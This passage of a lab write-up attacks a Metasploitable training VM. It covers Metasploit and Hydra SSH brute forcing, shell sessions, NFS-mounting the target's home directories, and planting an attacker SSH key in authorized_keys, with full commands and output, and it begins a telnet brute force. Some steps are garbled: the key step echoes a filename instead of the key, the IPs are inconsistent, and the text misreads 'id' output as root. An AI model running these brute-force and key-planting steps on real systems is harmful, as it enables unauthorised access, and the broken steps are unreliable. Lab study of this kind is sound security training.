   RHOSTS            192.168.56.105      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22                  yes       The target port
   STOP_ON_SUCCESS   true                yes       Stop guessing when a credential works for a host
   THREADS           1                   yes       The number of concurrent threads (max one per host)
   USERNAME                              no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false               no        Try the username as the password for all users
   USER_FILE         ~/Desktop/user.txt  no        File containing usernames, one per line
   VERBOSE           true                yes       Whether to print output for all attempts
```

After running with modified configurations, the user names are checked individually against every password for successful and failed logins. Thus, **brute force** is performed and we get the below,




```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 192.168.56.105:22 - Failed: 'admin:123456'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.56.105:22 - Failed: 'admin:msfadmin'
[-] 192.168.56.105:22 - Failed: 'admin:user'
[-] 192.168.56.105:22 - Failed: 'admin:password'
[-] 192.168.56.105:22 - Failed: 'admin:qwerty'
[-] 192.168.56.105:22 - Failed: 'admin:123456789'
[-] 192.168.56.105:22 - Failed: 'admin:123445'
[-] 192.168.56.105:22 - Failed: 'admin:1234'
[-] 192.168.56.105:22 - Failed: 'admin:admin'
[-] 192.168.56.105:22 - Failed: 'admin:1234567'
[-] 192.168.56.105:22 - Failed: 'admin:dragon'
[-] 192.168.56.105:22 - Failed: 'admin:123123'
[-] 192.168.56.105:22 - Failed: 'admin:baseball'
[-] 192.168.56.105:22 - Failed: 'admin:abc123'
[-] 192.168.56.105:22 - Failed: 'admin:football'
[-] 192.168.56.105:22 - Failed: 'admin:monkey'
[-] 192.168.56.105:22 - Failed: 'admin:letmein'
[-] 192.168.56.105:22 - Failed: 'admin:696969'
[-] 192.168.56.105:22 - Failed: 'admin:shadow'
[-] 192.168.56.105:22 - Failed: 'admin:master'
[-] 192.168.56.105:22 - Failed: 'admin:666666'
[-] 192.168.56.105:22 - Failed: 'admin:qwerty'
[-] 192.168.56.105:22 - Failed: 'msfadmin:123456'
[+] 192.168.56.105:22 - Success: 'msfadmin:msfadmin' ''
[*] Command shell session 3 opened (192.168.56.101:40347 -> 192.168.56.105:22) at 2020-05-17 09:55:46 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


We get 1st successful login and the execution gets stopped and wont go further. So using **sessions** we can know the active sessions with user id and password and particularly we can login to that successful id and password we got above by

Syntax: sessions -i Id_no

And specify **Id_no** to **1.**



```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
===============

  Id  Name  Type           Information                                Connection
  --  ----  ----           -----------                                ----------
  1         shell unknown  SSH msfadmin:msfadmin (192.168.56.105:22)  192.168.56.101:33651 -> 192.168.56.105:22 (192.168.56.105)
  2         shell unknown  SSH user:user (192.168.56.105:22)          192.168.56.101:46581 -> 192.168.56.105:22 (192.168.56.105)
  3         shell unknown  SSH msfadmin:msfadmin (192.168.56.105:22)  192.168.56.101:40347 -> 192.168.56.105:22 (192.168.56.105)
```



```
msf5 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...

ls
vulnerable
cd vulnerable
ls
mysql-ssl
samba
tikiwiki
twiki20030201
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin)
,119(sambashare),1000(msfadmin)
```

OUTPUT: Through the module, we modified certain configuration settings and set user id and common password files to run a brute force attack on **ssh module**. Hence, got a successful login and executed few shell commands like **Id** which gives root user and **ls** command to list files etc.,

5. SSH - Cryptography Cracking

One of the most reliable ways to gain SSH access to servers is by brute-forcing credentials. There are a few methods of performing an SSH brute-force attack that will ultimately lead to the discovery of valid login credentials.We can crack passwords in different ways


SSH logging by creating own ssh password:

For SSH login, if we know the password then we can gain access to remote system. Without key, we can generate a new key and append to **authorized_keys.** Thus we create own SSH keys and append the newly created public key into the authorized_key of the victim user. Then log into the remote host with the victim user and own password.

- We create a new directory **direc_1** under /tmp and now we mount our **/home** to the newly created directory by the following syntax,


Syntax: **mount -t nfs 192.168.100.25:/home /tmp/direc_1**

-t: Specifies the type of file system that performs the logical mount request. The NFS parameter must be used.



```
root@kali:/# showmount -e 192.168.56.105
Export list for 192.168.56.105:
/ *
root@kali:/# mkdir /tmp/direc_1
root@kali:/# mount -t nfs 192.168.56.105:/home /tmp/direc_1
```


- Now we go to /tmp/direc_1 directory and list the content. The content listed are from /home folder of the remote host. Then we can find the **.ssh** folder inside **msfadmin** folder.



```
root@kali:/# cd /tmp/direc_1
root@kali:/tmp/direc_1# ls -al
total 1172
drwxr-xr-x  6 root root       4096 May  5 21:25 .
drwxrwxrwt 19 root root       4096 May 20 10:50 ..
-rwsr-sr-x  1 root root    1168776 May  5 21:25 bash
drwxr-xr-x  2 root nogroup    4096 Mar 17  2010 ftp
drwxr-xr-x  7 kali kali       4096 May  4 06:25 msfadmin
drwxr-xr-x  2 1002     1002   4096 Apr 16  2010 service
drwxr-xr-x  3 1001     1001   4096 May  7  2010 user
root@kali:/tmp/direc_1# cd msfadmin/
root@kali:/tmp/direc_1/msfadmin# ls
vulnerable
root@kali:/tmp/direc_1/msfadmin# ls -al
total 44
drwxr-xr-x 7 kali kali 4096 May  4 06:25 .
drwxr-xr-x 6 root root 4096 May  5 21:25 ..
lrwxrwxrwx 1 root root    9 May 14  2012 .bash_history → /dev/null
drwxr-xr-x 4 kali kali 4096 Apr 17  2010 .distcc
drwx------ 2 kali kali 4096 May  5 06:25 .gconf
drwx------ 2 kali kali 4096 May  5 06:25 .gconfd
-rw------- 1 root root 4174 May 14  2012 .mysql_history
-rw-r--r-- 1 kali kali  586 Mar 16  2010 .profile
-rwx------ 1 kali kali    4 May 20  2012 .rhosts
drwx------ 2 kali kali 4096 May 17  2010 .ssh
-rw-r--r-- 1 kali kali    0 May  7  2010 .sudo_as_admin_successful
drwxr-xr-x 7 kali kali 4096 May  4 23:45 vulnerable
root@kali:/tmp/direc_1/msfadmin# cd .ssh
root@kali:/tmp/direc_1/msfadmin/.ssh# ls -al
total 20
drwx------ 2 kali kali 4096 May 17  2010 .
drwxr-xr-x 7 kali kali 4096 May  4 06:25 ..
-rw-r--r-- 1 kali kali  609 May  7  2010 authorized_keys
-rw------- 1 kali kali 1675 May 17  2010 id_rsa
-rw-r--r-- 1 kali kali  405 May 17  2010 id_rsa.pub
```


- This .ssh folder contains the public, private and authorized key for the SSH login for the specific user as we see above highlighted.

- Now we create our own ssh key and append that public key into the authorized_keys of target host. For that we use **ssh-keygen** command. Hence, by cat command, we can view the key generated.



```
root@kali:/# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): direc_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in direc_rsa.
Your public key has been saved in direc_rsa.pub.
The key fingerprint is:
SHA256:TIvX/tpHeesmcRziGdCyFhETNkgGMpZYsOYAo8i1M/c root@kali
The key's randomart image is:
+---[RSA 3072]----+
|o  o+=..oo.B=    |
|=...+.o ...+o.   |
|oo * .  .   =    |
|  + + .+ o o o . |
|   .  .ES o . =..|
|       . .   +oo.|
|          .  .o..|
|           o ..o |
|           ..o.+.|
+----[SHA256]-----+
root@kali:/# cat direc_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCuokZELKebpVmwPF1CuPry34qmmI3pU6F+/5I0KPxw3agRRl8fimre7rCi15j3es0EdjdIci9CQuBn3HctbMcmJ48UYbCHeZWCx3VSHTD+INbFkvWkkaY4sT
3ekB7cRofPbKCVU1PpAMZjoqwGERQIhYQj6MrZ2v/HOS9w4k5E6Oj+1RC016Jr2W22lZtpp2qncPljQh2WLM5jbha3waeYjStyDvrBIZUBbbs+QgeEGMBlthea1fpkbUqSyPvWYShp5/SMhUeeJwT2FZMhF9+f
yRR1QpvMW0uTX06hBekjbgaCx95xybVfXGA/hCWQieL2UPlYPr/NEqYB81th9zhE1LMU3ORQRvN8C2MhR713Ly7/73vFMRwNIZWWfcsq/lyT0UofDCVlYHWN1jcrZ0BB8/wKGOp+qTDy/qLJ0T07RjniDOHdJg
q53G3LVHV2t9Y/q9tV4vTHvciylu5ApJXIPWO+xEvuXIsPZMv+cGpz87jc6rHOp0b4EyMq3tqvBHk= root@kali
```

- Go to /.ssh folder and now merge this key into authorized_keys by **echo** command




```
root@kali:/tmp/direc_1/msfadmin/.ssh# echo direc_rsa >> authorized_keys
root@kali:/tmp/direc_1/msfadmin/.ssh# cat authorized_keys
ssh-dss AAAAB3NzaC1kc3MAAACBANWgcbHvxF2YRX0gTizyoZazzHiU5+63hKFOhzJch8dZQpFU5gGkDkZ30rC4jrNqCXNDN50RA4ylcNtO78B/I4+5YCZ39faSiXIoLfi8tOVWtTtg3lkuv3eSV0zuSGeqZP
HMtep6iizQA5yoClkCyj8swXH+cPBG5uRPiXYL911rAAAAFQDL+pKrLy6vy9HCywXWZ/jcPpPHEQAAAIAgt+cN3fDT1RRCYz/VmqfUsqW4jtZ06kvx3L82T2Z1YVeXe7929JWeu9d3OB+NeE8EopMiWaTZT0WI
+OkzxSAGyuTskue4nvGCfxnDr58xa1pZcSO66R5jCSARMHU6WBWId3MYzsJNZqTN4uoRa4tIFwM8X99K0UUVmLvNbPByEAAAAIBNfKRDwM/QnEpdRTTsRBh9rALq6eDbLNbu/5gozf4Fv1Dt1Zmq5ZxtXeQtW5
BYyorILRZ5/Y4pChRa01bxTRSJah0RJk5wxAUPZ282N07fzcJyVlBojMvPlbAplpSiecCuLGX7G04Ie8SFzT+wCketP9Vrw0PvtUZU3DfrVTCytg== user@metasploitable
direc_rsa
```

- Finally login using ssh to remote host as login **msfadmin** by the command

Synatx: **ssh -i direc_rsa msfadmin@10.0.50.58**

-i : provides the path where our private key is located

-Hence, we gained access to remote host and executed commands to know the **id** of the host, hostname etc.




```
root@kali:/# ssh -i direc_rsa msfadmin@192.168.56.105
msfadmin@192.168.56.105's password:
Permission denied, please try again.
msfadmin@192.168.56.105's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue May  5 10:59:04 2020 from 192.168.56.101
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin)
```

Activate Windows

<u>**SSH password on a remote host**</u>

Using hydra, discovering ssh passwords and the user and password files are on desktop location.




```
root@kali:/# hydra -L ~/Desktop/user.txt -P ~/Desktop/pass.txt 192.168.56.105 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-05-20 14:03:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 36 login tries (l:6/p:6), ~3 tries per task
[DATA] attacking ssh://192.168.56.105:22/
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-05-20 14:03:56
root@kali:/# █
```

OUTPUT: By 2 methods we discovered SSH passwords.

6. <u>Telnet - Brute Force</u>

The module present for telnet to break the authentication is,




```
msf5 auxiliary(scanner/ssh/ssh_login) > search telnet_login

Matching Modules
================

   #  Name                                   Disclosure Date  Rank    Check  Description
   -  ----                                   ---------------  ----    -----  -----------
   0  auxiliary/scanner/telnet/telnet_login                   normal  No     Telnet Login Check Scanner
```

Using this module highlighted, we are going to modify the options under this and run the command to brute force the user lists against password list.

Checking for the **auxiliary/scanner/telnet/telnet_login** module, and modifying the configurations under options. The RHOSTS is set to ip **192.168.56.105**, the USER_FILE and PASS_FILE are set to the **user.txt** and **pass.txt** which has names and passwords listed i created. The port name is already shown as **23** for TELNET. Also setting the **BRUTEFORCE_SPEED** to lowest to fasten the attack and **VERBOSE** set to **true**.


To stop after 1 successful login we have set **stop_on_success** to **true.**

The below screenshot shows all options after modified.




```
msf5 auxiliary(scanner/telnet/telnet_login) > set BRUTEFORCE_SPEED 2
BRUTEFORCE_SPEED => 2
msf5 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.56.105
RHOSTS => 192.168.56.105
msf5 auxiliary(scanner/telnet/telnet_login) > set USER_FILE ~/Desktop/user.txt
USER_FILE => ~/Desktop/user.txt
